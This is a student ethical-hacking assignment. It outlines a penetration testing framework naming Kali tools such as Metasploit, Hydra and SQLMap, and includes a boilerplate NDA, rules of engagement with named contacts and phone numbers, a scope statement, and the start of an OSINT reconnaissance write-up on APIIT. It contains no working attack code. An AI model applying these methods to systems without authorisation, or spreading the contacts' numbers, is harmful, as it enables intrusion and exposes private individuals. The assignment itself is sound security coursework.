INDIVIDUAL ASSIGNMENT

LEVEL 5

COCS5009-2
Ethical Hacking 2

IF1971 CNS

Hand Out Date: 2023/07/17

Hand In Date: 2023 / 10 / 02

CB010220 –Polpagoda Gamage Bhagya Bhavini

INSTRUCTION TO CANDIDATES

1. Students are advised to underpin their answers with the use of references (cited using the Harvard Referencing Style).

2. Late submission will be awarded zero (0) unless extenuating circumstances (EC) are upheld.

3. Cases of plagiarism will be penalized.

4. The assignment should be submitted in both hardcopy and softcopy:

   a. The hardcopy of the assignment should be comb bound.
   b. The softcopy of the written assignment and source code where appropriate should be on a CD in an envelope / CD cover and attached to the hardcopy.

Table of Contents

INTRODUCTION

With a comprehensive strategy focused on at enhancing cybersecurity defenses and reducing emerging threats, we look into the dynamic state of ethical hacking and penetration testing procedures in this extensive document. Our investigation combines two independent yet related phases into a single, coherent narrative.

In the initial stage of our thorough investigation of cybersecurity, we travel into the realms of methodical penetration testing and vulnerability analysis. This initial stage is meant to shed light on the full ethical hacking procedure. Using Kali Linux as our toolkit, we painstakingly prepare and carry out a penetration testing approach that is firmly grounded in industry standards. This methodology consists of three separate phases: Pre-Attack, Attack, and Post-Attack. It is a well-structured framework. Our comprehension of the entire evaluation process, from initial reconnaissance and scanning to the subtleties of exploitation and post-exploitation operations, is greatly enhanced by this method. We use legal tools and methods to access a chosen target system while methodically documenting our path. Importantly, our dedication to ethical standards is unwavering. Parallel to that, we carry out a thorough vulnerability analysis test that accurately identifies and categorizes vulnerabilities. Each vulnerability is examined, given a severity rating and a brief description, and eventually evaluated to create a useful tool for determining potential dangers.

Our journey effortlessly flows into the second phase, which is devoted to remediation and fortification, building on the insights gained in the penetration testing phase. Here, our attention goes to fixing the flaws discovered in the earlier stages and bolstering digital defenses. The impact on the Confidentiality, Integrity, and Availability (CIA) trinity for each vulnerability is carefully considered as the cornerstone of this phase.
We suggest technical upgrades intended to address these vulnerabilities, with each change clearly explained. We examine the CIA trio in depth, analyzing the possible effects of exploitation and highlighting the importance of quick and efficient mitigation measures. The study also looks into technical safeguards, such as firewall and intrusion detection system (IDS) solutions that have been strategically designed and put into place. We provide a strong security architecture that strives to protect digital assets in a dynamic and ever-evolving cybersecurity environment by illustrating strategic placement and articulating the meaning of Snort rules through detailed illustrations.

Proposed Penetration Testing Framework

Penetration Testing Framework

The Proposed Penetration Testing Framework

The penetration testing framework is intended to give an organized and methodical methodology for analyzing target system security. It has three separate phases: pre-attack, attack, and post-attack.

Penetration Testing Execution

By placing the penetration testing framework into these three phases, we ensure a methodical and thorough approach to examining the target system's security. Each tool and methodology has been selected based on its applicability for the equivalent phase.

Pre Attack Phase :

The Pre-attack phase focuses on preparation for the penetration test and involves actions like as reconnaissance, information collecting, and vulnerability evaluation.

Tools and Techniques:

- Nmap: To perform network scanning and host discovery.
- Recon-ng: For reconnaissance and information gathering.
- OpenVAS: To conduct vulnerability assessments.

Justification: These tools were chosen because of their usefulness in early evaluations. Nmap aids in the identification of active hosts and open ports, Recon-ng aids in the collection of comprehensive information, and OpenVAS is a strong tool for finding vulnerabilities in the target environment.

Attack Phase :

The Attack phase involves attempting to obtain unauthorized access to the target system by exploiting vulnerabilities discovered during the pre-attack phase.

Tools and Techniques:

- Metasploit: For exploiting known vulnerabilities.
- Hydra: To perform brute-force attacks on login credentials.
- SQLMap: For SQL injection testing.

Justification: Metasploit is a popular tool for demonstrating attacks, and Hydra and SQLMap are required for testing weak authentication and SQL injection vulnerabilities. These tools prevent a variety of typical attack vectors.

Post Attack Phase :

The post-attack phase includes recording the results, making mitigating recommendations, and verifying the system's security.

Tools and Techniques:

- Wireshark: For packet capture and analysis.
- Nessus: For post-attack vulnerability scanning.
- Msfconsole: To maintain access and perform post-exploitation tasks.

Justification: Wireshark provides for in-depth network traffic analysis, Nessus aids in post-exploitation vulnerability identification, and Msfconsole supports in preserving access for future testing.

JUSTIFICATION

The proposed framework for penetration testing is a thorough method that carefully covers the Pre-attack, Attack, and Post-attack phases to ensure a methodical analysis of the target system's security posture. Each level includes carefully picked tools and approaches that are well known for their reputation, potency, and applicability to that stage. Due to its expertise in penetration testing, extensive set of pre-installed tools, regular updates, and strong community support, Kali Linux (Latest) is our platform of choice. It perfectly aligns with industry best practices and ensures a stable and reliable environment for our ethical hacking activities. The chosen tools have been carefully chosen to focus on particular aspects of security evaluation, greatly enhancing the overall robustness of our testing process.

PENETRATION TESTING REPORT

PRE – ATTACK

NON-DISCLOSURE AGREEMENT

THIS AGREEMENT (the "Agreement") is entered into on 29th july of 2023 by and between APIIT, located at Union Place Colombo, and Penetration Testers With the Address with an address at Baseline Road, No.24 Edmonton Rd .

The Receiving Party hereto desires to participate in discussions regarding conducting a penetration test to APIIT. During these discussions, Disclosing Party may share certain proprietary information with the Receiving Party. Therefore, in consideration of the mutual promises and covenants contained in this Agreement, and other good and valuable consideration, the receipt and sufficiency of which is hereby acknowledged, the parties hereto agree as follows:

1. **Definition of Confidential Information.**

(a) For purposes of this Agreement, "**Confidential Information**" means any data or information that is proprietary to the Disclosing Party and not generally known to the public, whether in tangible or intangible form, in whatever medium provided, whether unmodified or modified by Receiving Party or its Representatives (as defined herein), whenever and however disclosed, including, but not limited to: (i) any marketing strategies, plans, financial information, or projections, operations, sales estimates, business plans and performance results relating to the past, present or future business activities of such party, its affiliates, subsidiaries and affiliated companies; (ii) plans for products or services, and customer or supplier lists; (iii) any scientific or technical information, invention, design, process, procedure, formula, improvement, technology or method; (iv) any concepts, reports, data, know-how, works-in-progress, designs, development tools, specifications, computer software, source code, object code, flow charts, databases, inventions, information and trade secrets; (v) any other information that should reasonably be recognized as confidential information of the Disclosing Party; and (vi) any information generated by the Receiving Party or by its Representatives that contains, reflects, or is derived from any of the foregoing. Confidential Information need not be novel, unique, patentable, copyrightable or constitute a trade secret in order to be designated Confidential Information. The Receiving Party acknowledges that the Confidential Information is proprietary to the Disclosing Party, has been developed and obtained through great efforts by the Disclosing Party and that Disclosing Party regards all of its Confidential Information as trade secrets.

(b) Notwithstanding anything in the foregoing to the contrary, Confidential Information shall not include information which: a) was lawfully possessed, as evidenced by the Receiving Party's records, by the Receiving Party prior to receiving the Confidential Information from the Disclosing Party; (b) becomes rightfully known by the Receiving Party from a third-party source not under an obligation to Disclosing Party to maintain confidentiality; (c) is generally known by the public through no fault of or failure to act by the Receiving Party inconsistent with its obligations under this Agreement; (d) is required to be disclosed in a judicial or administrative proceeding, or is otherwise requested or required to be disclosed by law or regulation, although the requirements of paragraph 4 hereof shall apply prior to any disclosure being made; and (e) is or has been independently developed by employees, consultants or agents of the Receiving Party without violation of the terms of this Agreement, as evidenced by the Receiving Party's records, and without reference or access to any Confidential Information.

Disclosure of Confidential Information.

From time to time, the Disclosing Party may disclose Confidential Information to the Receiving Party. The Receiving Party will: (a) limit disclosure of any Confidential Information to its directors, officers, employees, agents or representatives (collectively "Representatives") who have a need to know such Confidential Information in connection with the current or contemplated business relationship between the parties to which this Agreement relates, and only for that purpose; (b) advise its Representatives of the proprietary nature of the Confidential Information and of the obligations set forth in this Agreement, require such Representatives to be bound by written confidentiality restrictions no less stringent than those contained herein, and assume full liability for acts or omissions by its Representatives that are inconsistent with its obligations under this Agreement; (c) keep all Confidential Information strictly confidential by using a reasonable degree of care, but not less than the degree of care used by it in safeguarding its own confidential information; and (d) not disclose any Confidential Information received by it to any third parties (except as otherwise provided for herein).

3. **Use of Confidential Information**.

The Receiving Party agrees to use the Confidential Information solely in connection with the current or contemplated business relationship between the parties and not for any purpose other than as authorized by this Agreement without the prior written consent of an authorized representative of the Disclosing Party. No other right or license, whether expressed or implied, in the Confidential Information is granted to the Receiving Party hereunder. Title to the Confidential Information will remain solely in the Disclosing Party. All use of Confidential Information by the Receiving Party shall be for the benefit of the Disclosing Party and any modifications and improvements thereof by the Receiving Party shall be the sole property of the Disclosing Party. Nothing contained herein is intended to modify the parties' existing agreement that their discussions in furtherance of a potential business relationship are governed by Federal Rule of Evidence 408.

4. **Compelled Disclosure of Confidential Information.**

Notwithstanding anything in the foregoing to the contrary, the Receiving Party may disclose Confidential Information pursuant to any governmental, judicial, or administrative order, subpoena, discovery request, regulatory request or similar method, provided that the Receiving Party promptly notifies, to the extent practicable, the Disclosing Party in writing of such demand for disclosure so that the Disclosing Party, at its sole expense, may seek to make such disclosure subject to a protective order or other appropriate remedy to preserve the confidentiality of the Confidential Information; provided that the Receiving Party will disclose only that portion of the requested Confidential Information that, in the written opinion of its legal counsel, it is required to disclose. The Receiving Party agrees that it shall not oppose and shall cooperate with efforts by, to the extent practicable, the Disclosing Party with respect to any such request for a protective order or other relief. Notwithstanding the foregoing, if the Disclosing Party is unable to obtain or does not seek a protective order and the Receiving Party is legally requested or required to disclose such Confidential Information, disclosure of such Confidential Information may be made without liability.

damages to Disclosing Party that would result from the unauthorized dissemination of the Confidential Information would be impossible to calculate. Therefore, both parties hereby agree that the Disclosing Party shall be entitled to injunctive relief preventing the dissemination of any Confidential Information in violation of the terms hereof. Such injunctive relief shall be in addition to any other remedies available hereunder, whether at law or in equity. Disclosing Party shall be entitled to recover its costs and fees, including reasonable attorneys' fees, incurred in obtaining any such relief. Further, in the event of litigation relating to this Agreement, the prevailing party shall be entitled to recover its reasonable attorney's fees and expenses.

7. Return of Confidential Information.

Receiving Party shall immediately return and redeliver to Disclosing Party all tangible material embodying any Confidential Information provided hereunder and all notes, summaries, memoranda, drawings, manuals, records, excerpts or derivative information deriving therefrom, and all other documents or materials ("Notes") (and all copies of any of the foregoing, including "copies" that have been converted to computerized media in the form of image, data, word processing, or other types of files either manually or by image capture) based on or including any Confidential Information, in whatever form of storage or retrieval, upon the earlier of (i) the completion or termination of the dealings between the parties contemplated hereunder; (ii) the termination of this Agreement; or (iii) at such time as the Disclosing Party may so request; provided however that the Receiving Party may retain such of its documents as is necessary to enable it to comply with its reasonable document retention policies. Alternatively, the Receiving Party, with the written consent of the Disclosing Party may (or in the case of Notes, at the Receiving Party's option) immediately destroy any of the foregoing embodying Confidential Information (or the reasonably nonrecoverable data erasure of computerized data) and, upon request, certify in writing such destruction by an authorized officer of the Receiving Party supervising the destruction).

8. Notice of Breach.

Receiving Party shall notify the Disclosing Party immediately upon discovery of, or suspicion of, (1) any unauthorized use or disclosure of Confidential Information by Receiving Party or its Representatives; or (2) any actions by Receiving Party or its Representatives inconsistent with their respective obligations under this Agreement, Receiving Party shall cooperate with any and all efforts of the Disclosing Party to help the Disclosing Party regain possession of Confidential Information and prevent its further unauthorized use.

9. **No Binding Agreement for Transaction.**

The parties agree that neither party will be under any legal obligation of any kind whatsoever with respect to a Transaction by virtue of this Agreement, except for the matters specifically agreed to herein. The parties further acknowledge and agree that they each reserve the right, in their sole and absolute discretion, to reject any and all proposals and to terminate discussions and negotiations with respect to a Transaction at any time. This Agreement does not create a joint venture or partnership between the parties. If a Transaction goes forward, the non-disclosure provisions of any applicable transaction documents entered into between the parties (or their respective affiliates) for the Transaction shall supersede this Agreement. In the event such provision is not provided for in said transaction documents, this Agreement shall control.

to disclose. Neither Party hereto shall have any liability to the other party or to the other party's Representatives resulting from any use of the Confidential Information except with respect to disclosure of such Confidential Information in violation of this Agreement. The Disclosing Party shall have no liability to the Receiving Party (or any other person or entity) resulting from the use of the Disclosing Party's Confidential Information or any reliance on the accuracy or completeness thereof.

to disclose. Neither Party hereto shall have any liability to the other party or to the other party's Representatives resulting from any use of the Confidential Information except with respect to disclosure of such Confidential Information in violation of this Agreement. The Disclosing Party shall have no liability to the Receiving Party (or any other person or entity) resulting from the use of the Disclosing Party's Confidential Information or any reliance on the accuracy or completeness thereof.

11. **Miscellaneous.**

(a) This Agreement constitutes the entire understanding between the parties and supersedes any and all prior or contemporaneous understandings and agreements, whether oral or written, between the parties, with respect to the subject matter hereof. This Agreement can only be modified by a written amendment signed by the party against whom enforcement of such modification is sought.

(b) The validity, construction and performance of this Agreement shall be governed and construed in accordance with the laws of Sri Lanka (state) applicable to contracts made and to be wholly performed within such state, without giving effect to any conflict of laws provisions thereof. The Federal and state courts located in Sri Lanka (state) shall have sole and exclusive jurisdiction over any disputes arising under, or in any way connected with or related to, the terms of this Agreement and Receiving Party: (i) consents to personal jurisdiction therein; and (ii) waives the right to raise forum non conveniens or any similar objection.

(c) Any failure by either party to enforce the other party's strict performance of any provision of this Agreement will not constitute a waiver of its right to subsequently enforce such provision or any other provision of this Agreement.

(d) Although the restrictions contained in this Agreement are considered by the parties to be reasonable for the purpose of protecting the Confidential Information, if any such restriction is found by a court of competent jurisdiction to be unenforceable, such provision will be modified, rewritten or interpreted to include as much of its nature and scope as will render it enforceable. If it cannot be so modified, rewritten or interpreted to be enforceable in any respect, it will not be given effect, and the remainder of the Agreement will be enforced as if such provision was not included.

(e) Any notices or communications required or permitted to be given hereunder may be delivered by hand, deposited with a nationally recognized overnight carrier, electronic-mail, or mailed by certified mail, return receipt requested, postage prepaid, in each case, to the address of the other party first indicated above (or such other addressee as may be furnished by a party in accordance with this paragraph). All such notices or communications shall be deemed to have been given and received (a) in the case of personal delivery or electronic-mail, on the date of such delivery, (b) in the case of delivery by a nationally recognized overnight carrier, on the third business day following dispatch and (c) in the case of mailing, on the seventh business day following such mailing.

(f) This Agreement is personal in nature, and neither party may directly or indirectly assign or transfer it by operation of law or otherwise without the prior written consent of the other party, which consent will not be unreasonably withheld. All obligations contained in this Agreement shall extend to and be binding upon the parties to this Agreement and their respective successors, assigns and designees.

(g) The receipt of Confidential Information pursuant to this Agreement will not prevent or in any way limit either party from: (i) developing, making or marketing products or services that are or may be competitive with the products or services of the other; or (ii) providing products or services to others who compete with the other.

(h) Paragraph headings used in this Agreement are for reference only and shall not be used or relied upon in the interpretation of this Agreement.

IN WITNESS WHEREOF, the parties hereto have executed this Agreement as of the date first above written.

Disclosing Party	Receiving Party
By	By
Name: Incident Analyst / Responder.	Name: Mihiri Hapuarachchi
Title: Adams Baker	Title: Head of Academic

RULE OF ENGAGEMENT

Penetration Testing Team Contact Information:

Primary Contact : Bhagya Gamage
Mobile Phone : +94 779 236 496
Pager : +94 778 023 569
Secondary Contact : Jones Hills
Mobile Phone : +94 165 852 369
Pager : +94 0237 782 562

Target Organization Contact Information:

Primary Contact : Mihiri Hapuarachchi
Mobile Phone : 0117675165
Pager : 0117675212
Secondary Contact : Varuni Perera
Mobile Phone : 0117675163
Pager : 0117675162

"Daily Debriefing" Frequency : Daily
"Daily Debriefing" Time/Location : 9:00 AM at APIIT's Conference Room
Start Date of Penetration Test : 2023/07/29
End Date of Penetration Test : 2023/08/15
Testing Occurs at Following Times : 9:00 AM - 5:00 PM
Will test be announced to target personnel : Yes
Will target organization shun IP addresses of attack systems : No

Does target organization's network have automatic shunning capabilities that might disrupt access in unforeseen ways (i.e. create a denial-of-service condition), and if so, what steps will be taken to mitigate the risk:

- The network of APIIT does offer automated shunning features that, if used, might obstruct access and perhaps lead to a denial-of-service (DoS) problem. We have put in place a number of safety measures to successfully reduce this danger, including:

    - Communication: We discuss shunning mechanisms with the target organization to understand triggers.
    - Customization: We tailor our attacks to avoid triggering shunning, minimizing disruptions.
    - Monitoring: We constantly watch for shunning incidents and act promptly if they occur.
    - Immediate Halt: If shunning happens, we stop any actions that might trigger it.
    - Documentation: We maintain records of shunning incidents for analysis and reporting.

Would the shunning of attack systems conclude the test : NO

If not, what steps will be taken to continue if systems get shunned and what approval (if any) will be required:

- It is important to point out that the test won't end early if systems are rejected owing to automatic processes in the event that they are attack systems. Instead, we're ready to take particular action to restart testing in a monitored and authorized way:

    - Pause and Evaluation: We halt testing to assess the shunning incident's cause.
    - Target Approval: We seek approval from the target organization before resuming.
    - Parameter Adjustments: We may modify our approach based on the incident's cause.
    - Secure Resumption: Once approved, we cautiously resume testing, avoiding further shunning.
    - Detailed Records: We document the incident, approval, and any changes made for transparency.

IP addresses of penetration testing team's attack systems : 192.168.5.5

Is this a "black box" test : NO

What is the policy regarding viewing data (including potentially sensitive/confidential data) on compromised hosts:

We emphasize that our ethical hacking activities are carried out solely for the purpose of identifying vulnerabilities, assessing security, and providing recommendations for remediation. Our policy regarding the viewing of data, including potentially sensitive or confidential information, on compromised hosts is founded on a strict set of ethical and legal principles.

1. Non-Intrusive Approach : Our main goal is to keep outside interference from entering the apiitt system. Although we might be able to access affected servers, we are only able to confirm the existence of vulnerabilities and their possible consequences.
2. Data Minimization : We firmly stand with the data minimization concept. We only gain access to and examine information that is genuinely necessary for finding and confirming vulnerabilities. Any unconnected information or data is not handled.
3. Non-Disclosure : Even if it seems sensitive or confidential, all information examined during our testing is kept under strict confidentiality. We just use the data for the assessment and don't distribute, disclose, or use it for anything else.
4. Data Handling : Our team takes extra steps when potentially sensitive or confidential data is present. No data is downloaded, modified, or deleted by us. Our methodology is entirely observational, preserving the confidentiality and integrity of the data.
5. Data Reporting : We immediately notify the designated point of contact inside the APIIT of any data that gives rise to concerns or necessitates rapid response. Without your specific consent, we don't do anything else with this data.
6. Legal Compliance : Our data viewing policy completely complies with all relevant laws and regulations. We make sure that our behavior stays within the bounds of morally and legally acceptable hacking techniques.

Will target personnel observe the testing team: YES

____ Mihiri Hapuarachchi_____
Signature of Primary Contact representing Target Organization
__29 / 07 / 2023__
Date

_____Bhagya Gamage_____
Signature of Head of Penetration Testing Team
__29 / 07 / 2023__
Date

If necessary, signatures of individual testers:

_Valdo Usman_____
Signature
__29 / 07 / 2023__
Date

__Natly Patol_____
Signature
__29 / 07 / 2023__
Date

__Trott White_____
Signature
__29 / 07 / 2023__
Date

SCOPE

What are the target organization's biggest security concerns:
(Examples include disclosure of sensitive information, interruption of production processing, embarrassment due to website defacement, etc.)

- Protection of sensitive student and faculty information.
- Ensuring uninterrupted educational services.
- Safeguarding against potential website defacement and data breaches

What specific hosts, network address ranges, or applications should be tested:

- Web servers hosting student and faculty portals
- APIIT's internal network infrastructure.
- Email servers and communication systems.
- Database servers containing student records
- Learning management systems (LMS).
- DNS servers.

What specific hosts, network address ranges, or applications should explicitly NOT be tested:

- Production servers hosting critical academic services.
- Any systems or services managed by third-party vendors without prior permission.

List any third parties that own systems or networks that are in scope as well as which systems they own (written permission must have been obtained in advance by the target organization):

- Hosting provider for web and email services
- Internet service provider for network connectivity.

Will the test be performed against a live production environment or a test environment:

- The penetration test will be performed against a live production environment.

Will the penetration test include the following testing techniques:

Ping sweep of network ranges: YES

Port scan of target hosts: YES

Vulnerability scan of targets: YES

Penetration into targets: YES

Application-level manipulation: YES

Client-side Java/ActiveX reverse engineering: NO

ATTACK

Reconnaissance

1) Google Advance Search




Figure 1:Google Advance search

I was able to find a thorough collection of data about APIIT (Asia Pacific Institute of Information Technology) using Google's advanced search tools. This search has turned up a plethora of information, including lengthy lists of relevant links, data, and numerous important APIIT-related characteristics. Contact details, such as phone numbers, email addresses, and even social media profiles, are included in the material. Additionally, you may access APIIT's opening times, which is useful for scheduling visits or getting in touch with the organization at particular times. Additionally, the search results include APIIT's exact address, enabling quick location identification, as well as directions to the facility, making it simple for people who want to travel to the campus.

2) APIIT Main Web Site




Figure 2:Main Web Site




Figure 3:APIIT Webspace

Users may readily obtain crucial information on the official website of APIIT (Asia Pacific Institute of Information Technology). This contains direct contact information, business hours for scheduling visits, and a specific address with clear directions for finding the school. A one-stop resource for prospective students and everyone interested in APIIT, the website also provides complete information about academic programs, professors, entrance standards, and campus facilities.

3) Wayback Machine

Figure 4:Wayback Machine

People who use the Wayback Machine to look at old versions of the APIIT (Asia Pacific Institute of Information Technology) website may find a variety of sensitive details about the organization. Contact information may be disclosed, including staff members' or departments' phone numbers and email addresses. Information about the institution's operating hours can expose potential security or access issues at particular periods. Detailed instructions and addresses may reveal the precise location of the school, which, if out-of-date, could raise security issues. Additionally, historical website content may still include details on academic programs, faculty members, and school facilities that, if not kept up to date or protected, could become outdated or be abused.

4) Whois Engine




Figure 5 : Whois Engine

Sensitive information, such as domain registration information, may be discovered when searching for APIIT (Asia Pacific Institute of Information Technology) using a WHOIS engine. This could contain APIIT or a related organization's name, email address, phone number, and physical address as the domain registrant. The domain's registration and expiration dates may also be disclosed in WHOIS records, providing information about the institution's online presence and intended course of action. Although this data is typically available to everyone, companies like APIIT should be aware of the privacy and security implications of WHOIS data because it can be gathered by spammers, marketers, or other harmful actors. Protecting sensitive information and reducing potential dangers associated with the public disclosure of these particulars can be accomplished by implementing domain privacy services or choosing restricted WHOIS data.

5) Job Vacancy Website




